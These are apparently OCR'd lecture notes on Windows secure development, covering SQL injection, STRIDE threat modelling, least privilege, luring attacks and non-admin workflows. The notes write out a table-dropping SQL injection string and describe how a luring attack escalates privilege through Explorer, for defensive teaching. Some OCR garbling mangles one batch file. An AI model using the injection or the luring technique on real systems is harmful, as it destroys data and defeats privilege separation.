Developer's Guide to Windows Security

Lecturer:
assoc. prof. O. Nakov Ph.D.

What is the secure code

Look at the following C# method and count the number of security APIs that it uses.

```
// this code has a really nasty security flaw
 void LogUserName(SqlConnection conn, string userName) {
 string sqlText = "insert user_names values('" + userName + "')";
SqlCommand cmd = new SqlCommand(sqlText, conn); cmd.ExecuteNonQuery(); }
```

If the above function had been written with security in mind, here's how it might have looked instead:

```
// much more secure code
void LogUserName(SqlConnection conn, string userName) {
string sqlText = "insert user_names values(@n)";
SqlCommand cmd = new SqlCommand(sqlText, conn);
SqlParameter p = cmd.Parameters.Add("@n", SqlDbType.VarChar, userName.Length);
p.Value = userName; cmd.ExecuteNonQuery(); }
```

Note the difference in the coding style. In the first case, the coder appended untrusted user input directly into a SQL statement.
In the second case, the coder hardcoded the SQL statement and encased the user input in a parameter that was sent with the query, carefully keeping any potential attackers in the data channel and out of the control channel (the SQL statement in this case).

- The flaw in the first bit of code is that a user with malicious intent can take control of our SQL statement and do pretty much whatever he wants with the database.

We've allowed an attacker to slip into a control channel. For example, what if the user were to submit the following string as a user name?

SeeYa');drop table user_names–

Our SQL statement would now become:

insert user_names values('SeeYa');
drop table user_names--')

This is just a batch SQL query with a comment at the end (that's what the -- sequence is for) that inserts a record into the user_names table and then drops that same table from the database!

This is a rather extreme example (your database connection should use least privilege so that dropping tables is never allowed anyway).

There are many examples where malicious user input can lead to program failure or security breaks. You have to be familiar with things like cross-site scripting, buffer overflow vulnerabilities and other attacks via malicious user input…

Threat modeling

- Who are my potential adversaries?
- What is their motivation, and what are their goals?
- How much inside information do they have?
- How much funding do they have?
- How averse are they to risk?

•Is my system secure from a malicious user who sends me malformed input?
•Is my database secure from unauthorized access?
•Will my system tolerate the destruction of a data center in a tactical nuclear strike?

- **Spoofing**
- **Tampering**
- **Repudiation**
- **Information disclosure**
- **Denial of service**
- **Elevation of privilege**

} definitions

Spoofing is pretending to be someone or something you're not. A client might spoof another user in order to access his personal data. Server-spoofing attacks happen all the time: Have you ever gotten an e-mail that claims to come from eBay, and when you click the link, you end up at a site that looks a lot like eBay but is asking you for personal information that eBay would never request

Tampering (бърникане) attacks can be directed against static data files or network packets. Most developers don't think about tampering attacks. When reading an XML configuration file, for example, do you carefully check for valid input? Would your program behave badly if that configuration file contained malformed data? Also, on the network most people seem to think that encryption protects them against tampering attacks. Unless you know that your connection is integrity protected, you're better off not making this assumption because many encryption techniques allow an attacker to flip bits in the ciphertext, which results in the corresponding bits in the plaintext being flipped, and this goes undetected without integrity protection.

Repudiation (отричай докрай)is where the attacker denies having performed some act. This is particularly important to consider if you plan on prosecuting an attacker. A common protection against repudiation is a secure log file, with timestamped events. One interesting consideration with these types of logs is the kind of data you store in them.

Information disclosure can occur with static data files as well as network packets. This is the unauthorized viewing of sensitive data. For example, someone running a promiscuous network sniffer such as NETMON.EXE can sniff (прослуша)all the Ethernet frames on a subnet. And don't try to convince yourself that a switch can prevent this!

Denial of service (DOS) is when the attacker can prevent valid users receiving reasonable service from your system. If the attacker can crash your server, that's DOS. If the attacker can flood your server with fake requests so that you can't service legitimate users, that's DOS.

Elevation of privilege allows an attacker to achieve a higher level of privilege than she should normally have. For example, a buffer overflow in an application running as SYSTEM might allow an attacker to run code of her choosing at a very high level of privilege. Running with least privilege is one way to help avert such attacks.

Another view of definitions

Threat	Property	Definition	Example
Spoofing	**Authentication**	**Impersonating something or someone else.**	Pretending to be any of these: billg, microsoft.com, or ntdll.dll.
Tampering	**Integrity**	**Modifying data or code.**	Modifying a DLL on disk or DVD, or a packet as it traverses the LAN.
Repudiation	**Non-repudiation**	**Claiming to have not performed an action.**	"I didn't send that e-mail," "I didn't modify that file," "I certainly didn't visit that Web site, dear!"
Information Disclosure	**Confidentiality**	**Exposing information to someone not authorized to see it.**	Allowing someone to read the Windows source code; publishing a list of customers to a Web site.
Denial of Service	**Availability**	**Deny or degrade service to users.**	Crashing Windows or a Web site, sending a packet and absorbing seconds of CPU time, or routing packets into a black hole.
Elevation of Privilege	**Authorization**	**Gain capabilities without proper authorization.**	Allowing a remote Internet user to run commands is the classic example, but going from a limited user to admin is also EoP.

Now you need to figure out how you're going to manage the risk for each vulnerability. You've got four choices:

- Accept the risk.
- Transfer the risk.
- Remove the risk.
- Mitigate the risk.

Accepting risk is part of everyday life in business. Some risks are so low and so costly to mitigate that they may be worth accepting. For example, accepting the threat of a nuclear strike that destroys two data centers in two different locations simultaneously might just be the cost of doing business.

Transfer of risk can be accomplished many ways. Insurance is one example; warnings are another. Software programs often transfer risk to the users via warnings. For example, try enabling Basic Authentication in IIS and you'll be warned that passwords will be sent in the clear unless you also enable SSL.

Remove the risk. Sometimes after analyzing the risk associated with a feature, you'll find that it's simply not worth it and the feature should be removed from the product. Remember that complexity is the number-one enemy of security. In many cases this simple approach is the best.

Mitigating a risk involves keeping the feature but reducing the risk with countermeasures. This is where designers and developers really need to be creative. Don't be surprised if this means reshaping the requirements, and perhaps the user's expectations, to allow the feature to be secured.

The principle of least privilege

- ***Every program and every user of the system should operate using the least set of privileges necessary to complete the job. Primarily, this principle limits the damage that can result from an accident or error.***

- **I sometimes like to think about this principle in reverse. Imagine if you ignore it entirely and run all your code with full privileges all the time. You've basically turned off a whole raft of security features provided by your platform. The less privilege you grant to a program, the more walls are erected around that program by the platform.**

- **Security compromises usually occur in stages: The attacker gains a certain level of privilege via one security hole and then tries to elevate his privilege level by finding another hole. If you run programs with more privilege than they really need, the attacker's life is much easier.This principle can be applied in many different places:**
  - **Daemon processes on servers should be designed and configured to run with only the privileges they need to get the job done. This means that you should absolutely avoid the SYSTEM account when configuring the ASP.NET worker process, Windows Services, COM+ servers, and so on.**

- Desktop applications should be designed to ensure that they don't attempt to write to protected parts of the file system or registry. When you ship programs that don't follow these guidelines, they break when users attempt to run with least privilege (under normal, nonadministrative user accounts).

- When opening files or other secure resources, open them only for the permissions you need for that session. If you plan on reading a file, open it for read-only permissions. Don't open it for read-write permissions thinking, "Someday I may want to write to that file." Open resources for the permission you need at that particular moment.

- Close references to files and other resources as soon as possible. This is especially important if you use impersonation, as these resources can "leak" from one security context to the next if you're not careful. Remember that Windows and the .NET Framework tend to check permissions only when resources are first opened. This is a performance enhancement, but it can also lead to security holes if you don't close those resources promptly when you're finsished using them.

- And, finally, choose to run with least privilege whenever you log in to your computer, whether you're at home or at work.

Defense in depth

- ***During the Cold War, the United States wanted to learn more about Soviet submarine and missile technology. In October of 1971, the United States sent its most advanced nuclear spy submarine, the USS Halibut, deep into Soviet territory in the Sea of Okhotsk. It's mission? Find the undersea telephone cable that connected the Soviet submarine base at Petropavlovsk to the Soviet Pacific Fleet headquarters on the mainland at Vladivostok . The mission was a success. What they heard was easily understandable Russian conversations—no encryption. The following year, the Halibut installed a permanent tap on the line to record the conversations, with a plan to return in about a month to retrieve the records. Eventually more taps were installed on Soviet lines in other parts of the world—the more advanced instruments could store a year's worth of data.***

- ***What does this story have to do with computer security? It demonstrates what can happen when systems are designed without redundant security measures. The Soviets assumed that their conversations were secure simply because they were being carried on phone lines that were protected by perimeter defenses.***

Companies rely on firewalls for perimeter security. Most developers assume that if they are behind the firewall they're safe. But think how easy it is for an attacker to slip behind a firewall. Want some information from an internal company database? Just pick up the phone and call someone in the company and ask for it. Or use a modem to contact someone's computer inside the company. Or park your car in the company's underground parking garage and surf onto the company intranet via an insecure wireless connection set up by the employees for convenience. Walk into the company's headquarters and ask if you can do some work in an empty conference room while you wait for an employee to meet you. Then plug into the Ethernet jack in the room and party on. You'll be surprised how far you get once you find out the names of a few employees. Don't want that much risk? Then compromise an employee's home computer and use his connection to access the network.

These examples assume you are worried only about outsiders getting behind the perimeter. What about the employees who are authorized to work behind the firewall each and every day? I'm not trying to insult you or your colleagues, but you should know that your fellow employees aren't always thinking about the good of the company when they're on the job.

Defense in depth is all about building redundant countermeasures into a system. Don't assume a perimeter defense will protect you. Don't assume someone else's code will protect you. When you write a component, validate the input assuming it can be purposely malformed. Just because your component is currently used only by other trusted components doesn't mean those other components were written by people who know how dangerous malformed input can be. Besides, components are designed for reuse, so a component that's used by trusted components today might be deployed in a less trusted environment tomorrow. And never assume that because you're behind a firewall that your internal network conversations are automatically secure. Make sure internal server to server communication is protected also.

Always think about failure. Secure systems should not fail badly; rather, they should bend and flex before they break.

Authentication

Authentication answers the question Who are you?

It sometimes helps to break down the question Who are you? into three questions:

What do you have?
What do you know?
What are you made of?

A password is something that only that user should know, whereas a smartcard raises two questions: What do you have (the card) and What do you know (the PIN code on the card). The last question queries biometric data such as hand geometry, retinal patterns, thumbprints..

Network authentication can happen in one of three ways:
-The server can ask the client to prove her identity .
-The client can ask the server to prove his identity ,
-mutual authentication, where both client and server are assured of each other's identities .

Usually you should prefer mutual authentication wherever possible.

In many cases where it seems as though you're getting mutual authentication, you really aren't. For example, when you *log in to a Web server* by typing a user name and password into a form, logically you think you've established mutual authentication. You've proven your identity with a user name and password, and the server has proven its identity with a certificate and its private key. But did you double-click the lock to actually look at that certificate? Did you look closely at the URL in the browser address bar? Probably not. For all you know, the server is being spoofed by a bad guy who has simply duplicated the look and feel of the real server.

The same problem exists in some of the built-in security mechanisms in Windows. For example, *COM has always claimed to use mutual authentication*. But the dirty little secret is that, unless you set up a server principal name (see later for ServicePrincipalName) and specify it in the client code, you're not really authenticating the server.

Luring attack

The luring attack is a type of elevation of privilege attack where the attacker "lures" a more highly privileged component to do something on his behalf. The most straightforward technique is to convince the target to run the attacker's code in a more privileged security context (see topic later WhatIsSecurityContext).

Imagine for a moment that you normally log in to your computer as a privileged user, perhaps as a member of the local Administrators group. An aquaintance sends you a zipped executable file and asks you to run it. You unzip the file to your hard drive and see a program called gophers.exe. Now let me state up front that you should never run code on your machine that you don't trust. The following example shows that even the precaution of running untrusted code under a low-privilege user account often won't save you.

Say you add a new local account to your machine called UntrustedUser: a normal, restricted user account. Then you use the secondary logon service (see topic HowToRunAProgramAsAnotherUser) to run gophers.exe under the restricted account, thinking to yourself what a great little sandbox Microsoft has provided with the runas command.

Because you keep all of your personal files under your profile directory, gophers.exe won't be able to access them because of the restrict access to your user profile (see topic WhatIsAUserProfile).

Because your mail settings are under your profile as well, gophers.exe won't be able to send malicious e-mail to anyone in your name. The program runs fine, and you laugh.

The next day you recieve hate mail from a few of your friends who wonder why you sent them e-mails with embedded images of gopher porn.
You also discover that some new files have been added to your System32 directory!

What had happened? You just got suckered by a very simple luring attack.

When gophers.exe started up, it checked to see if it was running in a privileged security context by peeking at the groups in its token (see topic WhatIsAToken).


On discovering its lack of privilege, it took a gamble that the interactive user might actually be logged in with more privileges, so this little program simply lured explorer.exe into launching another instance of gophers.exe.

It did this by calling a few functions in user32.dll. First it sought out Explorer's Start button and posted a WM_LBUTTONDOWN message to it; then, with a little SendKeys magic, it brought up the "Run..." dialog from the Start menu, entered the full path to gophers.exe, and simulated pressing Enter.

Explorer was happy to launch the program, as it had no idea that the interactive user wasn't really in control anymore, and when the new copy of gophers.exe started up it inherited a copy of Explorer's token.

Through this simple luring attack (which is just a few lines of code), the attacker not only compromised your documents and e-mail, but, since you were logged in with high privilege, also compromised your operating system. What fun!

Figure shows a picture of this attack:



A luring attack mounted by evil gophers

Look for luring attacks whenever you try to create a sandbox for code that you don't fully trust.

The CLR's code access security infrastructure is a great example of a place where luring attacks are taken very seriously. Because managed code from different assemblies can run in the same process with varying degrees of trust, any partially trusted assembly must be verified for type safety, and each full-permission demand performs a stackwalk to ensure that a less trusted component isn't luring a more trusted component into doing its dirty work. Window stations (see topic WhatIsAWindowStation) were invented way back in Windows NT 3.5 to prevent luring attacks from daemons (see topic WhatIsADaemon) against the interactive user.

Given luring attacks, you might wonder why in the topic HowToDevelopCodeAsANonAdmin I suggest that as a developer you should log in using a low privilege account while keeping a high-privilege Explorer window and/or a command prompt open so you can administer the machine when necessary without having to log out.

This clearly exposes you to luring attacks, but what if you were simply running as admin all the time. No luring attack — you were running all programs with high privilege directly. As with any security decision, you always need to balance productivity with the threat level


Running as non-privileged user

When Windows NT arrived, things changed.
The platform suddenly sprouted a new feature called user security and supported things like multiple logons, user profiles, and access control.

However, most Windows programmers paid little attention to these new features and kept hacking up single-user programs.

Running with admin privileges gave people the illusion that they were running on a single-user, isolated system as before.

Security is a process. Developers running as admins continue to produce software that breaks for non admins.
When asked to stop running as admin, the developer complains that stuff breaks when he does that.
The figure shows an example of a popular music jukebox (which shall go unnamed) that forces its users to run as administrators.



[redacted] Jukebox

To use [redacted] Jukebox you must sign-on to your computer with greater user-rights than you currently have. Please sign-on again, or contact your Network Administrator.

HowToDevelopCodeAsANonAdminDiscussion

The trick to developing code in a nonprivileged environment is to have your main interactive logon be nonprivileged but to keep an admin logon in your pocket for those times that you need it.

By far the easiest and cleanest way to get a second log on is through Terminal Services. For example, if you develop code on Windows Server 2003, just run the command mstsc to bring up the remote desktop connection dialog; then press the Options button, fill out the form as I've done in Figure and press "Connect." You'll get a window running in a second terminal services session, with a new desktop, running as whomever you specified when you filled out the form. Just minimize this window and bring it up whenever you need to do something as an administrator!



Type the name of the computer, or choose a computer from the drop-down list.

Computer: localhost

User name: Administrator

Password: ••••••••••••••••••••

Domain: XYZZY

☐ Save my password

Save current settings, or open saved connection.

Unfortunately, this trick only works on Windows Server 2003, not on older platforms like Windows XP, because of licensing restrictions. With the version of Terminal Services that's built in to the operating system, you're allowed only a single connection to the console on Windows XP.

If for some reason you can't use this mechanism, don't give up hope. You can use the Secondary Logon Service instead.

The Secondary Logon Service

This service, introduced in Windows 2000, allows you to easily run with multiple logons. If you're familiar with UNIX, this facility is similar to the 'su' command.
The secondary logon service can be accessed three ways:

- Programmatically (via CreateProcessWithLogonW)
- From the command line (via the runas command)
- From Explorer (via the "Run As" context menu item)

If you're not familiar with this service, try the following experiment. Running as an administrator, log out and log back in as a non-admin (create a normal user account locally if necessary).
Once you're running as a normal user, press the Start button in Explorer and navigate into All Programs, Accessories, and select (but don't click) the Command Prompt shortcut.
Once it's highlighted, right-click it to bring up the context menu (if you're running Windows 2000, you'll need to hold down the Shift key while you right-click.) When the context menu appears, you should see a menu item called "Run As." Select the radio button that says "The following user:" and notice that the built-in local administrator account is selected by default. Type the password for the admin account and press OK. You should see a new command prompt appear — this one running as the administrator.
Now, imagine keeping a little command prompt like this down at the bottom of your desktop, always open, always waiting to execute your commands in a privileged security context.
Any program you start from this command prompt will run as administrator.

****A Sample Setup for a VS.NET Developer

To be productive, it's important to have an admin command prompt ready at all times, so I find it useful to automate as much as possible the process of getting one.
I suggest creating a couple of batch files to help (I call mine **adminShell.cmd** and **adminShellInit.cmd**).

}

Use the first batch file to house two runas commands, the first initializing a local admin shell and the second creating a new shell that has your domain credentials. Here's my **adminShell.cmd**. Note that **XYZZY\la** is the local admin account on my box.


```
REM adminShell.cmd
REM Starts a command prompt running as the local admin (XYZZY\LA)
REM but with my domain credentials (ps\kbrown)

runas /u:xyzzy\la "runas /netonly /u:ps\kbrown \"cmd /K c:\etc\utils\adminShellInit.cmd\""
```

My second batch file initializes the environment and makes the command prompt stand out by changing its color to black on red and setting an obvious title. Because the current directory of the admin prompt will be SYSTEM32, I change to a less dangerous directory by default.
I don't want to accidentally anything in there!

```
REM adminShellInit.cmd
@echo off
title *** ADMIN ***
color C0 call "c:|program files|microsoft visual studio .net 2003|common7|tools|vsvars32.bat"
cd "%USERPROFILE%|My Documents"
cls
```

The figure shows what my desktop looks like with my normal and admin command prompts running:



```
C:\lo\temp>_
```

```
C:\lo\temp>
```

**** Creating Web Projects in VS.NET

The Visual Studio .NET Web Project wizard doesn't work very well if you're not running as an administrator. An easy way to get a Web project as a non-admin is to first create the virtual directory using the IIS admin tool from the computer management console and then run the wizard and point it to the URL I just created.
You can also add yourself to the VS Developers group, which grants you write access to |inetpub|wwwroot and seems to make the wizard a lot happier.

Writing Code That Can Be Used by a Non-Admin

Separate program files (executables, DLLs, etc.) from data files!
Normal users don't have write permission under the Program Files section of the file system, which means that your program won't be able to write here either, so don't try .
This is the most common bug that causes programs to require elevated privileges in order to run.

Microsoft provides guidelines on where to store data files.
The .NET Framework has methods that allow your program to discover the appropriate location for data files at runtime, so there's really no excuse for the apps that insist on writing data to their install directory.
On the figure is shown the various types of data, the recommended location, and the enumeration in the .NET Framework used to look up this location at runtime, because the actual paths I provide here may be different on each machine.
Here's a link to the requirements:
http://www.microsoft.com/winlogo/

Description	Recommended Section of File System	Environment.SpecialFolder Enum
Static, read-only data files	c:\Program Files	ProgramFiles
Writable data files shared by all users of the application	c:\Documents and Settings\All Users\Application Data	CommonApplicationData
Writable data files specific to a single user	c:\Documents and Settings*username*\Application Data	ApplicationData
Writable data files specific to a single user and machine	c:\Documents and Settings*username*\Local Settings\Application Data	LocalApplicationData
User documents	c:\Documents and Settings*username*\My Documents	Personal

Here's some C# code that prints out the recommended directory for the second item in the figure:

```
using System;
 class App {
               static void Main() {
               string path = Environment.GetFolderPath( Environment.SpecialFolder.CommonApplicationData );
               Console.WriteLine(path);
               } }
```

Isolated Storage

For storing per-user settings (as opposed to documents that the user might want to manipulate directly in the file system), you should consider using the .NET Framework's isolated storage system.
This is really just another way to access files stored under the user profile directory, but the .NET Framework manages the location of the storage so that each assembly gets its very own private root directory where files can be stored.

Once you realize that an isolated storage file is just a real file in the file system, you'll see how easy it is to use.
Because **IsolatedStorageFileStream** derives from **FileStream**, if you've used the **FileStream** class using a file from Isolated Storage isn't any different.

Installation Tips

Even well-written programs that don't require special privileges are usually installed by administrators. Let me say this another way, with emphasis:

You must assume that your program will be run by one person and installed by another!

This means that there's no point messing with per-user settings during an installation. An administrator is setting up a machine for a new user who doesn't even have an account in the domain yet, let alone a user profile on the machine.

So wait until your program is launched the first time to initialize per-user settings.


Also consider that your program may be installed on a machine where more than one user normally logs in (think of the front desk at your company). Test for this! Use 'runas as' a quick way to launch your app under different security contexts and ensure that it works properly.

Auditing

Unfortunately, Windows doesn't have a lot of detection countermeasures built into it, but one of the features that comes close is auditing.
On a secure production system, auditing is one way an administrator can detect that an attack has occurred or is in progress. A good sysadmin will turn on auditing to detect password-guessing attacks, attempts to access sensitive resources, null session connections and so on.

The security audit log can also be helpful to a developer in tracking down security problems where an authorized user is accidentally denied access. A logon event occurs when a new logon-session (*A logon session is a data structure maintained by the kernel that represents an instance of a principal on a machine. A new logon session is produced each time a successful authentication occurs on the machine, so when you log on interactively the system creates a new logon session. When you connect to a machine remotely and authenticate, say via a file share or a Web server that requires Windows authentication, a new logon session is created for you on the target machine and the server receives a token that refers to it*) is created on the machine, which means that some user successfully authenticated.
But it also occurs when authentication fails for some reason—and there are loads of reasons. A classic example is where a developer recently created a new user account for a daemon but forgot to uncheck the option
"User must change password at next logon."
Countless hours are spent trying to track down silly misconfigurations like this one, when the security audit log often gives you all the detail you need
(see Figure for another typical example).

audit entries won't show up unless you've turned on auditing on the machine!



Date: 1/11/2004 Source: Security
Time: 11:40:14 AM Category: Logon/Logoff
Type: Failure Aud Event ID: 535
User: NT AUTHORITY\SYSTEM
Computer: XYZZY

Description:

